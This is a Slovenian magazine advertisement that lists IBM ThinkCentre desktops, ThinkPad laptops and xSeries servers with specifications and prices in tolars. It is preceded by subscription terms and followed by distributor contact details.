Naročnina velja do vašega preklica. Po izteku celeletne naročnine boste prejeli položnico za podaljšanje naročnine za naslednje leto z 20% popustom. Ob naročilu bomo potrebovali vašo davčno številko (za potrebe Zakona o dohodnini, ki zahteva prijavo vrednosti nagrade). Darilo vam bomo poslali po pošti po plačilu naročnine. Stroške poštnine za darilo (po veljavnem ceniku Pošte Slovenije) boste poravnali ob prejemu pošiljke. Lahko pa ga prevzamete osebno v prostorih podjetja Delo Revije, Naročniška služba, Dunajska 5, Ljubljana, vsak delavnik od 8. do 16. ure. Revijo vam bomo prav tako pričeli pošiljati po plačilu naročnine. Akcija traja do razprodaje zalog.

ZANESLJIVOST in PROFESIONALNOST PO NAJBOLJŠIH CENAH!

IBM ThinkCentre A50 + 17" LCD zaslon

- Intel® Celeron® 330 procesor, 2.66 GHz
- Tower ali desktop, črn
- 256 MB SDRAM
- disk 40 GB ATA-100
- CD ROM 48x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- brez AGP slota
- Win XP Professional SLO
- 17" LCD zaslon IBM L170
- garancija 3 leta



Cena brez DDV: **158.333 SIT!**
Cena z DDV: 189.999 sit

IBM ThinkCentre A50 + 17" LCD zaslon

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 512 kB cache, 800 MHz FSB
- Tower ali desktop, črn
- 256 MB DDR SDRAM
- disk 80 GB ATA-100
- DVD ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- 17" LCD zaslon IBM L170
- garancija 3 leta

+ **DARILO!!!**
INFORM Guard 600VA
brezprekinitveni
napajalnik (UPS)



Cena brez DDV: **208.333 SIT!**
Cena z DDV: 249.999 sit

IBM ThinkCentre A50 + 17" LCD zaslon

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1M / 800 HT
- Small Form Factor
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- 17" LCD zaslon IBM
- SLO tipkov., optična miš
- garancija 3 leta


+ **DARILO!!!**
INFORM Guard 600VA
brezprekinitveni
napajalnik (UPS)



Cena brez DDV: **208.333 SIT!**
Cena z DDV: 249.999 sit

IBM ThinkPad R40e

- Intel® Celeron® procesor 2.0 GHz
- 128 MB spomina
- trdi disk 30 GB
- 14.1" TFT zaslon, aktivna matrika
- DVD ROM 8x, modem
- Win XP Home
- Garancija 1 leto



Cena brez DDV: **149.999 SIT!**
Cena z DDV: 179.999 sit

IBM ThinkPad R50e

- Intel® Celeron® M 330 procesor 1.40 GHz
- 256 MB pomnilnik
- trdi disk 40 GB
- 15" TFT zaslon, aktivna matrika, ločlj. 1024x768
- DVD-ROM / CD-RW
- modem, ethernet 10/100
- Win XP Professional
- teža z baterijo: 3.0 kg
- Garancija 1 leto



Cena brez DDV: **191.666 SIT!**
Cena z DDV: 229.999 sit

IBM ThinkPad R51

- Intel® Pentium® M 725 procesor, 1.60 GHz
- CENTRINO tehnologija
- 256 MB, trdi disk 40 GB
- 15" TFT zaslon, 1024 x 768
- CD-RW / DVD-ROM
- modem, gigabit ethernet
- IBM Security Subsystem
- Intel Centrino Mobile, Intel Wireless 802.11bg
- Windows XP Prof.
- Bluetooth
- Garancija 1 leto



Cena brez DDV: **249.999,00 SIT!**
Cena z DDV: 299.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT tehnologijo 2.80 GHz / 800MHz FSB
- pomnilnik 512 MB, možna nadgradnja do 4GB
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **166.666,00 SIT!**
Cena z DDV: 199.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT tehnologijo 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, možna nadgradnja do 4 GB
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **191.666,00 SIT!**
Cena z DDV: 229.999 sit

IBM strežnik Netfinity xSeries 225

- Intel® XEON® procesor 3.06 GHz
- spomina 512 MB
- 3 x 36.4 GB Ultra SCSI, Serve RAID-6i, dvokanalni SCSI adapter Ultra 320
- Ethernet 10/100/1000
- ohišje Tower 6x7
- garancija 1 leto



• DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **333.333,00 SIT!**
Cena z DDV: 399.999 sit

IBM ThinkPad R51

- Intel® Pentium® M 1.60 GHz, CENTRINO tehnologija
- 256 MB spomina, trdi disk 40 GB
- 15" TFT zaslon, ločljivost 1024x768
- CD-RW / DVD-ROM
- modem, Gigabit ethernet
- Intel Wireless 802.11b
- TORBICA
- Win XP Professional SLO
- Garancija 3 leta


* Ponudba velja samo za učence, dijake in študente s potrjeno vpisno fer za pedagoške delavce z dokazilom o zaposlitvi v šolstvu!



Cena brez DDV: **249.999 SIT!**
Cena z DDV: 299.999 sit

IBM ThinkPad T42


- Mobile Intel® Pentium® M 725, 1.6 GHz
- 256 MB DDR 333, trdi disk 40 GB
- 14" TFT zaslon, aktivna matrika, ločljivost 1024x768
- DVD-ROM
- modem, Gigabit ethernet
- grafika ATI Radeon 7500, 32 MB
- Win XP Professional SLO
- Garancija 3 leta



Cena brez DDV: **291.666 SIT!**
Cena z DDV: 349.999 sit

IBM ThinkPad T42

- Mobile Intel® Centrino® 1.7 GHz
- 512 MB spomina, trdi disk 40 GB
- 15" TFT zaslon, aktivna matrika, ločljivost 1024x768
- CD-RW / DVD-ROM
- modem, ethernet
- IBM Security Subsystem
- Intel Wireless 802.11b
- Win XP Professional
- Garancija 3 leta



Cena brez DDV: **349.999 SIT!**
Cena z DDV: 419.999 sit

Uvoznik in distributer za Slovenijo:

MIKROPIS Holding

Aškerčeva 4a, 3310 Žalec

tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: **www.mikropis.si**

SMO POOBLAŠČENI SERVISER za IBM ThinkPad prenosne računalnike!

EMG, Celovška 136, 1000 Ljubljana

tel: 01/ 500 74 20; fax: 01/ 500 74 25



Cene so informativne in veljajo za takojšnje plačilo do razprodaje zalog. Slike so simbolične.